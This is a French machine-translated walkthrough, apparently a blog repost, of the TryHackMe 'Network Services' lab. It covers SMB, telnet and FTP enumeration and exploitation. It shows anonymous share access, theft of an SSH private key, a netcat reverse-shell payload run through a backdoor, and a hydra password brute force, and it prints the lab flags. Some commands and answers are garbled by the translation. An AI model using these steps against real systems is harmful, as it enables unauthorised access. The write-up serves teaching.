
 ">WeChat
Contents
- 1[Task 1] Se connecter
- 2[Task 2] Comprendre le SMB
- 3[Task 3] Dénombrement des MBS
- 3.1#2.1 – Effectuez une analyse nmap de votre choix, Combien de ports sont ouverts?
- 3.2#2.2 – Sur quels ports SMB fonctionne-t-il?
- 3.3#2.3 – Les Let-s commencent avec Enum4Linux, effectuent une énumération de base complète. Pour commencer, quel est le nom du groupe de travail?
- 3.4#2.4 – Quel est le nom de la machine?
- 3.5#2.5 – Quelle version du système d’exploitation fonctionne?
- 3.6#2.6 – Quelle part nous tient à cœur d’enquêter?
- 4[Task 4] Exploiting SMB
- 4.1#4.1 – Quelle serait la syntaxe correcte pour accéder à une part de SMB appelée « Secrète » en tant qu’utilisateur « suit » sur une machine avec l’IP 10.10.10.2 sur le port par défaut ?
- 4.2#4.2 – Super! Maintenant, vous avez un accrochage de la syntaxe, laissez-les essayer d’exploiter cette vulnérabilité. Vous avez une liste d’utilisateurs, le nom de la part (smb) et une vulnérabilité soupçonnée.
- 4.3#4.3
- 4.4#4.4 – Super! Regardez autour de vous tous les documents intéressants qui pourraient contenir des informations précieuses. À qui pouvons-nous supposer que ce dossier de profil appartient?
- 4.5#4.5 – Quel service a été configuré pour lui permettre de travailler à la maison?
- 4.6#4.6 – Ok! Maintenant nous savons ceci, dans quel répertoire de la part devrions-nous regarder?
- 4.7#4.7 – Ce répertoire contient des clés d’authentification qui permettent à l’utilisateur de s’authentifier sur un serveur, puis d’y accéder. Laquelle de ces clés nous est la plus utile ?
- 4.8#4.8
[Task 1] Se connecter
Bonjour et bienvenue !
Cette salle explorera les vulnérabilités et les erreurs de configuration du service réseau commun, mais pour ce faire, nous devrons d’abord faire quelques choses !
Une connaissance de base de Linux, et comment naviguer dans le système de fichiers Linux, est nécessaire pour cette salle. Si vous pensez que vous aurez besoin d’aide à ce sujet, essayez de compléter la salle ‘Apprendre Linux’ (https://tryhackme.com/room/zthlinux)
- Connectez-vous au serveur TryHackMe OpenVPN (voir https://tryhackme.com/access pour l’aide!)
- Assurez-vous d’être assis confortablement, et prenez une tasse de thé, café ou eau près!
Maintenant, laissez passer !
N.B. Ce n’est pas une pièce sur le piratage ou le détournement d’accès WiFi, plutôt comment obtenir un accès non autorisé à une machine en exploitant des services de réseau. Si vous êtes intéressé par le piratage WiFi, Je suggère de vérifier WiFi Hacking 101 par NinjaJc01 (https://tryhackme.com/room/wifihacking101)
[Task 2] Comprendre le SMB
Qu’est-ce que SMB?
SMB – Server Message Block Protocol – est un protocole de communication client-serveur utilisé pour partager l’accès aux fichiers, imprimantes, ports série et autres ressources sur un réseau. [source]
Les serveurs mettent les systèmes de fichiers et autres ressources (imprimeurs, pipes nommées, API) à la disposition des clients sur le réseau. Les ordinateurs clients peuvent avoir leurs propres disques durs, mais ils veulent aussi accéder aux systèmes de fichiers partagés et imprimantes sur les serveurs.
Le protocole SMB est connu comme un protocole de demande de réponse, ce qui signifie qu’il transmet plusieurs messages entre le client et le serveur pour établir une connexion. Les clients se connectent aux serveurs en utilisant TCP/IP (en fait NetBIOS sur TCP/IP comme spécifié dans RFC1001 et RFC1002), NetBEUI ou IPX/SPX.
Comment SMB agit-il?

Une fois qu’ils ont établi une connexion, les clients peuvent alors envoyer des commandes (SMB) au serveur qui leur permettent d’accéder à des actions, ouvrir des fichiers, lire et écrire des fichiers, et généralement faire tout le genre de choses que vous voulez faire avec un système de fichiers. Cependant, dans le cas de SMB, ces choses sont faites sur le réseau.
Qu’est-ce qui dirige SMB ?
Microsoft Windows systèmes d’exploitation depuis Windows 95 ont inclus client et serveur SMB prise en charge du protocole. Samba, un serveur open source qui prend en charge le protocole SMB, a été publié pour les systèmes Unix.
#2.1 – Qu’est-ce que SMB représente?
Réponse : server message block
#2.2 – Quel type de protocole est SMB?
Réponse : response-request
#2.3 – Qu’est-ce que les clients se connectent aux serveurs?
Réponse : tcp/ip
#2.4 – Quels systèmes Samba fonctionne-t-il?
Réponse : unix
[Task 3] Dénombrement des MBS
Commençons
Avant de commencer, assurez-vous de déployer la pièce et de lui donner un peu de temps pour démarrer. S’il vous plaît soyez conscient, cela peut prendre jusqu’à cinq minutes alors soyez patient!
Énumération
Le recensement est le processus de collecte d’informations sur une cible afin de trouver des vecteurs d’attaque potentiels et de l’aide à l’exploitation.
Ce processus est essentiel pour qu’une attaque réussisse, car perdre du temps avec des exploits qui ne fonctionnent pas ou peuvent planter le système peut être un gaspillage d’énergie. Le dénombrement peut être utilisé pour recueillir des noms d’utilisateur, des mots de passe, des informations réseau, des noms d’hôte, des données d’application, des services ou toute autre information utile à un attaquant.
SMB
Généralement, il y a des lecteurs de partage SMB sur un serveur qui peuvent être connectés et utilisés pour afficher ou transférer des fichiers. SMB peut souvent être un bon point de départ pour un attaquant cherchant à découvrir des informations sensibles — vous seriez surpris ce qui est parfois inclus sur ces parts.
Numérisation des ports
La première étape du dénombrement consiste à effectuer un balayage de port, afin d’obtenir autant d’informations que possible sur les services, les applications, la structure et le système d’exploitation de la machine cible. Vous pouvez aller aussi en profondeur que vous le souhaitez sur ce sujet, cependant je suggère d’utiliser nmap avec les balises -A et -p-.
-A: Active la détection de l’OS, la détection des versions, la numérisation des scripts et Traceroute en un seul-p-: Permet de scanner tous les ports, pas seulement le top 1000
Si vous souhaitez en savoir plus sur nmap plus en détail, je recommande de vérifier la salle DarkStars sur le sujet, dans le cadre de la série Red Primer Ici..
Enum4Linux
Enum4linux est un outil utilisé pour énumérer les parts de SMB sur les systèmes Windows et Linux. C’est essentiellement un wrapper autour des outils du paquet Samba et il est facile d’extraire rapidement les informations de la cible relative à SMB. Il est installé par défaut sur Parrot et Kali, cependant si vous avez besoin de l’installer, vous pouvez le faire à partir du officiel d’un poids n’excédant pas 5 kg.
La syntaxe d’Enum4Linux est agréable et simple: -enum4linux [options] ip.
-U: obtenir la liste d’utilisateurs-M: liste des machines-N: obtenir la liste de noms dump (différent de -U et-M)-S: obtenir une liste de partage-P: obtenir des informations sur la politique du mot de passe-G: obtenir la liste des groupes et des membres-A: tous les éléments ci-dessus (énumération de base complète)
Maintenant, nous comprenons nos outils de dénombrement, laissons commencer!
#2.1 – Effectuez une analyse nmap de votre choix, Combien de ports sont ouverts?
Laissez faire un scan complet de Nmap:
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 91:df:5c:7c:26:22:6e:90:23:a7:7d:fa:5c:e1:c2:52 (RSA)
|   256 86:57:f5:2a:f7:86:9c:cf:02:c1:ac:bc:34:90:6b:01 (ECDSA)
|_  256 81:e3:cc:e7:c9:3c:75:d7:fb:e0:86:a0:01:41:77:81 (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: POLOSMB; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: POLOSMB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: polosmb
|   NetBIOS computer name: POLOSMB\x00
|   Domain name: \x00
|   FQDN: polosmb
|_  System time: 2020-06-16T17:34:16+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-16T17:34:16
|_  start_date: N/A
il y a 3 ports ouverts.
#2.2 – Sur quels ports SMB fonctionne-t-il ?
Réponse : 139/445
#2.3 – Les Let-Sont commencés avec Enum4Linux, effectuer une énumération de base complète. Pour commencer, quel est le nom du groupe de travail?
$ ./enum4linux.pl -a 10.10.234.125
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jun 16 20:09:42 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.234.125
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 10.10.234.125    |
 =====================================================
[+] Got domain/workgroup name: WORKGROUP

[REDACTED]
Réponse : WORKGROUP
#2.4 – Quel est le nom de la machine ?
Conseil: Regardez sous l’information OS, il pourrait être difficile de repérer!
Voici un extrait du script précédent, qui montre les informations de l’OS:
 =======================================
|    OS information on 10.10.234.125    |
 =======================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.234.125 from smbclient:
[+] Got OS info for 10.10.234.125 from srvinfo:
    POLOSMB        Wk Sv PrQ Unx NT SNT polosmb server (Samba, Ubuntu)
    platform_id     :   500
    os version      :   6.1
    server type     :   0x809a03
Réponse : POLOSMB
#2.5 – Quelle version du système d’exploitation fonctionne?
La version est également fournie par l’extrait précédent.
Réponse : 6.1
#2.6 – Quelle part nous tient à cœur d’enquêter ?
Voici un extrait de la section du dénombrement des actions du script :
 ==========================================
|    Share Enumeration on 10.10.234.125    |
 ==========================================

    Sharename       Type      Comment
    ---------       ----      -------
    netlogon        Disk      Network Logon Service
    profiles        Disk      Users profiles
    print$          Disk      Printer Drivers
    IPC$            IPC       IPC Service (polosmb server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.234.125
//10.10.234.125/netlogon    [E] Can't understand response:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
//10.10.234.125/profiles    Mapping: OK, Listing: OK
//10.10.234.125/print$  Mapping: DENIED, Listing: N/A
//10.10.234.125/IPC$    [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
Réponse : profiles
[Task 4] Exploiting SMB
Types of SMB Exploit
Bien qu’il y ait des vulnérabilités telles que CVE-2017-7494 qui peuvent permettre l’exécution de code à distance en exploitant SMB, vous êtes plus susceptible de rencontrer une situation où la meilleure façon d’entrer dans un système est due à des erreurs de configuration dans le système. Dans ce cas, nous allons exploiter l’accès anonyme SMB share- une erreur commune qui peut nous permettre d’obtenir des informations qui mèneront à un shell.
Ventilation par méthode
Donc, à partir de notre étape d’énumération, nous savons :
- L’emplacement du partage SMB
- Le nom d’une part intéressante de SMB
SMBClient
Parce que nous essayons d’accéder à une part SMB, nous avons besoin d’un client pour accéder aux ressources sur les serveurs. Nous utiliserons SMBClient parce qu’il fait partie de la suite par défaut samba. Bien qu’elle soit disponible par défaut sur Kali et Parrot, si vous avez besoin de l’installer, vous pouvez trouver la documentation Ici..
Nous pouvons accéder à distance au partage SMB en utilisant la syntaxe :
smbclient //[IP]/[SHARE]
Suivi par les tags:
-U [name]: pour spécifier l’utilisateur-p [port]: pour spécifier le port
C’est bon, laisse-les faire !
#4.1 – Quelle serait la syntaxe correcte pour accéder à une part SMB appelée « Secrète » en tant qu’utilisateur « suit » sur une machine avec l’IP 10.10.10.2 sur le port par défaut ?
Réponse : smbclient //10.10.10.2/secret -U suit -p 445
#4.2 – Super! Maintenant, vous avez un accrochage de la syntaxe, laissez-les essayer d’exploiter cette vulnérabilité. Vous avez une liste d’utilisateurs, le nom de la part (smb) et une vulnérabilité soupçonnée.
Pas de réponse ici
#4.3
Voyons si notre part intéressante a été configurée pour permettre un accès anonyme, c’est-à-dire. Il n’exige pas l’authentification pour voir les fichiers. Nous pouvons le faire facilement par:
- en utilisant le nom d’utilisateur
- se connecter à la part que nous avons trouvée pendant l’étape du dénombrement
- sans fournir de mot de passe.
La part permet-elle un accès anonyme ? Y/N ?
Nous pouvons nous connecter sans fournir de mot de passe, ce qui prouve que le partage réseau permet un accès anonyme:
$ smbclient //10.10.234.125/profiles
Enter SAMBA\unknown's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 21 13:08:23 2020
  ..                                  D        0  Tue Apr 21 12:49:56 2020
  .cache                             DH        0  Tue Apr 21 13:08:23 2020
  .profile                            H      807  Tue Apr 21 13:08:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 13:08:23 2020
  .bash_logout                        H      220  Tue Apr 21 13:08:23 2020
  .viminfo                            H      947  Tue Apr 21 13:08:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 13:08:23 2020
  .ssh                               DH        0  Tue Apr 21 13:08:23 2020
  .bashrc                             H     3771  Tue Apr 21 13:08:23 2020
  .gnupg                             DH        0  Tue Apr 21 13:08:23 2020

        12316808 blocks of size 1024. 7584024 blocks available
smb: \>
Abrégé : Y
#4.4 – Super! Jetez un oeil à tous les documents intéressants qui pourraient contenir des informations précieuses. À qui pouvons-nous supposer que ce dossier de profil appartient?
Les lecteurs téléchargent le document intéressant:
smb: \> get "Working From Home Information.txt"
getting file \Working From Home Information.txt of size 358 as Working From Home Information.txt (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \>
Maintenant, voyons ce que contient le document:
$ cat Working\ From\ Home\ Information.txt
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever
possible, employees should work from home. As such- your account has now been enabled with ssh
access to the main server.

If there are any problems, please contact the IT department at [email protected]

Regards,

James
Department Manager
Réponse : John Cactus
#4.5 – Quel service a été configuré pour lui permettre de travailler à la maison?
Le message dit : your account has now been enabled with ssh access to the main server.
Réponse : ssh
#4.6 – Ok! Maintenant nous savons ceci, dans quel répertoire sur la part devrait-on regarder?
Réponse : .ssh
#4.7 – Ce répertoire contient des clés d’authentification qui permettent à l’utilisateur de s’authentifier sur un serveur, puis d’y accéder. Laquelle de ces clés nous est la plus utile ?
Astuce : Quel est le nom par défaut d’un fichier d’identité SSH ?
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 13:08:23 2020
  ..                                  D        0  Tue Apr 21 13:08:23 2020
  id_rsa                              A     1679  Tue Apr 21 13:08:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 13:08:23 2020
  authorized_keys                     N        0  Tue Apr 21 13:08:23 2020

        12316808 blocks of size 1024. 7584024 blocks available
#4.8
Téléchargez ce fichier sur votre machine locale, et changez les permissions en 600 avec 600 [file]”.
Maintenant, utilisez les informations que vous avez déjà recueillies pour déterminer le nom d’utilisateur du compte. Ensuite, utilisez le service et la clé pour vous connecter au serveur.
Quel est le drapeau smb.txt ?
Laissez-nous chercher John Cactus , clé privée SSH :
smb: \.ssh\> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (5.3 KiloBytes/sec) (average 5.3 KiloBytes/sec)
smb: \.ssh\>
Maintenant, laissez-le lui donner les droits appropriés:
$ chmod 600 id_rsa
Et maintenant, devinez le nom pour se connecter. john, johncactus et jcactus, j’ai réussi à cactus:
$ ssh -i id_rsa [email protected]
load pubkey "id_rsa": invalid format
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun 16 18:37:00 UTC 2020

  System load:  0.0                Processes:           92
  Usage of /:   33.3% of 11.75GB   Users logged in:     0
  Memory usage: 17%                IP address for eth0: 10.10.234.125
  Swap usage:   0%


22 packages can be updated.
0 updates are security updates.


Last login: Tue Apr 21 11:19:15 2020 from 192.168.1.110
cactus@polosmb:~$ cat smb.txt
THM{smb_is_fun_eh?}
#5.4 – L’absence de quoi, signifie que toute la communication Telnet est en texte clair?
Conseil: Qu’est-ce que l’Internet moderne utilise pour communiquer en toute sécurité?
Réponse : encryption
[Task 6] Le nombre de Telnet
Commençons
Avant de commencer, assurez-vous de déployer la pièce et de lui donner un peu de temps pour démarrer. S’il vous plaît soyez conscient, cela peut prendre jusqu’à cinq minutes alors soyez patient!
Énumération
Nous avons déjà vu comment le dénombrement des clés peut être dans l’exploitation d’un service réseau mal configuré. Cependant, les vulnérabilités qui pourraient être potentiellement triviales à exploiter ne sautent pas toujours sur nous. Pour cette raison, surtout en ce qui concerne le recensement des services réseau, nous devons être approfondis dans notre méthode.
Numérisation des ports
Commençons par la même façon que nous le faisons habituellement, un scan de port, pour découvrir autant d’informations que nous pouvons sur les services, applications, structure et système d’exploitation de la machine cible. -A et -p-.
Marqueur
-A: Active la détection de l’OS, la détection des versions, la numérisation des scripts et Traceroute en un seul-p-: Permet de scanner tous les ports, pas seulement le top 1000
Produit
Voyons ce qui se passe sur le serveur cible…
#6.1 – Combien de ports sont ouverts sur la machine cible ?
On commence par scanner la machine avec Nmap :
nmap -T4 -A -p- 10.10.210.60
8012/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|_    SKIDY'S BACKDOOR. Type .HELP to view commands
Il n’y a que 1 port ouvert.
Réponse : 1
#6.2 – Quel est ce port ?
Réponse : 8012
#6.3 – Ce port n’est pas assigné, mais liste toujours le protocole qu’il utilise, quel protocole est-ce ?
Réponse : tcp
#6.4 – Maintenant re-exécuter le scan nmap, sans la balise -p-, combien de ports apparaissent comme ouverts?
Sans -p- drapeau, Nmap ne détecte aucun port ouvert.
Réponse : 0
#6.5
Ici, nous voyons qu’en attribuant telnet à un port non-standard, il ne fait pas partie de la liste commune des ports, ou des 1000 ports les plus importants, que nmap scanne. Il est important d’essayer chaque angle lors du recensement, car les informations que vous recueillez ici informeront votre étape d’exploitation.
Pas de réponse ici
#6.6 – D’après le titre qui nous a été rendu, à quoi pourrait servir ce port?
Réponse : a backdoor
#6.7 – À qui pourrait-il appartenir? Rassembler des noms d’utilisateur possibles est une étape importante dans le dénombrement.
Le scan nmap le rapporte comme SKIDY
#6.8 – Conservez toujours une note d’information que vous trouverez lors de votre recensement, afin que vous puissiez vous y référer lorsque vous passez à l’étape des exploits.
[Task 7] Exploitation de Telnet
Types of Telnet Exploit
Telnet, étant un protocole, est en soi incertain pour les raisons dont nous avons parlé plus tôt. Il manque de chiffrement, donc envoie toutes les communications sur le texte clair, et pour la plupart a un mauvais contrôle d’accès. Il y a CVE-C pour les systèmes clients et serveurs Telnet, cependant, ainsi, lorsque vous exploitez vous pouvez vérifier pour ceux sur:
Un CVE, court pour les vulnérabilités communes et les expositions, est une liste de défauts de sécurité informatique divulgués publiquement. Quand quelqu’un se réfère à un CVE, ils signifient généralement le numéro d’identification CVE attribué à un défaut de sécurité.
Cependant, vous êtes beaucoup plus susceptible de trouver une mauvaise configuration dans la façon dont telnet a été configuré ou fonctionne qui vous permettra de l’exploiter.
Ventilation par méthode
Donc, à partir de notre étape d’énumération, nous savons :
- Il y a un service de telnet mal caché sur cette machine
- Le service en lui-même est marqué « backdoor »
- Nous avons un nom d’utilisateur possible de « Skidy » impliqué
En utilisant cette information, let- ès essayer d’accéder à ce port telnet, et en utilisant cela comme une base pour obtenir un shell inverse complet sur la machine!
Connexion à Telnet
Vous pouvez vous connecter à un serveur telnet avec la syntaxe suivante : telnet [ip] [port]
Nous allons devoir garder cela à l’esprit pendant que nous essayons d’exploiter cette machine.
Qu’est-ce qu’un Shell inversé?

Un -shell est simplement décrit comme un morceau de code ou de programme qui peut être utilisé pour obtenir un code ou une exécution de commande sur un périphérique.
Un shell inversé est un type de shell dans lequel la machine cible communique avec la machine attaquante.
La machine d’attaque a un port d’écoute, sur lequel elle reçoit la connexion, ce qui permet d’exécuter le code ou la commande.
#7.1 – Ok, let-s essayer de se connecter à ce port telnet! Si vous êtes coincé, regardez la syntaxe de connexion décrite ci-dessus.
Pas de réponse ici.
#7.2 – Super! C’est une connexion de telnet ouverte! Quel message de bienvenue recevons-nous?
Conseil: Rappelez-vous, telnet ne fonctionne pas sur son port par défaut. Utilisez votre réponse de la tâche 6, question 2.
Lorsque nous nous connectons à la porte arrière en utilisant telnet, voici ce que nous obtenons:
$ telnet 10.10.242.25 8012
Trying 10.10.242.25...
Connected to 10.10.242.25.
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
.HELP
.HELP: View commands
 .RUN <command>: Execute commands
.EXIT: Exit
Le message de bienvenue est : SKIDY'S BACKDOOR.
#7.3 – Essayez d’exécuter certaines commandes, obtenons-nous un retour sur n’importe quelle entrée que nous entrons dans la session telnet? (Y/N)
Essayer d’exécuter des commandes semble échouer car nous n’avons pas de retour :
.RUN ls
Réponse : N
#7.4 – Hmm… c’est étrange. Vérifie si ce que nous tapons est exécuté en tant que commande système.
Pas de réponse ici
#7.5 – Démarrez un écouteur tcpdump sur votre machine locale en utilisant: sudo tcpdump ip proto \\icmp -i tun0 Cela démarre un auditeur tcpdump, en particulier l’écoute du trafic ICMP, sur lequel les pings fonctionnent.
Sur la porte arrière :
SKIDY'S BACKDOOR. Type .HELP to view commands
.RUN ping -c1 10.9.0.54
Sur notre machine :
$ sudo tcpdump ip proto \\icmp -i tun0
dropped privs to tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
08:07:33.334986 IP 10.10.204.52 > localhost.localdomain: ICMP echo request, id 1026, seq 1, length 64
08:07:33.335035 IP localhost.localdomain > 10.10.204.52: ICMP echo reply, id 1026, seq 1, length 64
#7.6 – Maintenant, utilisez la commande . [local tun0 ip] -c 1-. à travers la session telnet pour voir si nous sommes en mesure d’exécuter des commandes système. Est-ce que nous recevons des pings? Remarque, vous devez préfacer ceci avec .RUN (Y/N)
Comme nous le voyons dans la sortie tcpdump ci-dessus, nous recevons la requête ping de la porte arrière.
Réponse : Y
#7.7 – Super! Cela signifie que nous sommes en mesure d’exécuter des commandes système ET que nous sommes en mesure d’atteindre notre machine locale. Maintenant, laissez-nous avoir un peu de plaisir!
#7.8
Nous allons générer une charge utile de shell inverse en utilisant msfvenom. Cela générera et codera un shell inverse netcat pour nous. Voici notre syntaxe: msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R
-p= charge utilelhost= notre adresse IP d’hôte locallport= le port à écouterR= exporter la charge utile en format brut
Avec quel mot commence la charge utile générée ?
$ msfvenom -p cmd/unix/reverse_netcat lhost=10.9.0.54 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 91 bytes
mkfifo /tmp/wqivu; nc 10.9.0.54 4444 0</tmp/wqivu | /bin/sh >/tmp/wqivu 2>&1; rm /tmp/wqivu
La commande résultante commence par mkfifo
#7.9
Parfait. Nous sommes presque là. Maintenant, tout ce que nous avons besoin de faire est de démarrer un écouteur netcat sur notre machine locale. nc -lvp [listening port]
À quoi ressemblerait la commande pour le port d’écoute que nous avons sélectionné dans notre charge utile ?
Réponse : nc -lvp 4444
#7.10 – Super! Maintenant que le jeu fonctionne, nous devons copier et coller notre charge utile msfvenom dans la session telnet et l’exécuter comme une commande. Espérons-ce que cela nous donnera un shell sur la machine cible!
Maintenant, laissez-nous commencer notre auditeur:
$ nc -nlvp 4444
Et laissez-nous démarrer notre shell inverse sur l’hôte distant :
.RUN mkfifo /tmp/wqivu; nc 10.9.0.54 4444 0</tmp/wqivu | /bin/sh >/tmp/wqivu 2>&1; rm /tmp/wqivu 备注***运行要加上.RUN再加命令ping等
#7.11 – Succès! Quel est le contenu de flag.txt?
$ rlwrap nc -nlvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.204.52.
Ncat: Connection from 10.10.204.52:39938.
pwd
/root
ls -l
total 4
-rw-r--r-- 1 root root 29 Apr 20 14:36 flag.txt
cat flag.txt
THM{y0u_g0t_th3_t3ln3t_fl4g}
Drapeau racine: THM{y0u_g0t_th3_t3ln3t_fl4g}
[Task 8] Comprendre la FTP
- Quel est le modèle de communication utilisé par FTP? client-server
2. Qu’est-ce que le port FTP standard? 21
3. Combien de modes de connexion FTP y a-t-il? 2
[Task 9] Dénombrement de FTP
Nous pouvons commencer par exécuter deux scans nmap identiques à ceux de la tâche 6 :
$ nmap -T4 -p- <IP>
$ nmap -A -p <ports ouverts> <IP>

- Combien de ports sont ouverts sur la machine cible ? 1
2. Quel est ce port? 21
3. Quelle variante de FTP fonctionne dessus? vsFTPd
Nous pouvons maintenant vérifier si une connexion anonyme est autorisée sur le serveur FTP en nous connectant via:
$ ftp <IP>
et en utilisant le nom d’utilisateur «anonyme» avec un mot de passe vide.

Pour exécuter les commandes une fois authentifiées, nous devrons passer en mode passif en exécutant :
ftp> pass

4. Quel est le nom du fichier dans le répertoire FTP anonyme? PUBLIQUE_NOTICE.txt
Laissez lire le fichier en le transférant dans notre boîte d’attaque via:
ftp> obtenir PUBLIC_NOTICE.txt <nom de la sortie>
Ensuite, nous pouvons le lire via:
$ chat <nom de la sortie>

5. Quel est, à notre avis, un nom d’utilisateur possible? C’est pas vrai.
[Task 10] Exploiting FTP
Nous pouvons commencer par utiliser hydra pour effectuer une attaque de dictionnaire contre le serveur FTP via:
$ hydra -t 4 -l mike -P /usr/share/wordlists/rockyou.txt -vV <IP> ftp
Remarque : Si la commande ci-dessus n’a pas fonctionné, vérifiez que vous avez déjà extrait la liste de mots rockyou.txt, si vous ne pouvez pas le faire avec la commande gunzip

- Quel est le mot de passe pour l’utilisateur -. <Utiliser la sortie de la commande ci-dessus>
Nous pouvons maintenant nous connecter au serveur ftp et authentifier en utilisant le nom d’utilisateur « mike » et son mot de passe, puis entrer en mode passif afin que nous puissions exécuter des commandes via:
ftp> pass

Nous pouvons maintenant transférer le fichier ftp.txt dans notre boîte d’attaque via:
ftp> obtenir ftp.txt <nom de la sortie>
et enfin afficher le drapeau sur notre écran via:
$ chat <nom de la sortie>
未经允许不得转载:萌萌Apprentissage » Services de réseau


 script linux Un chinois
 Google shell active le mode amélioré 4 nucléaire 16G RAM
 Tutoriel d'utilisation de Tmux
 Résumé de l'écran
 Je vais t'en chercher un nouveau, Shell.cloud.google en ligne.
 Effacement de la mémoire Linux

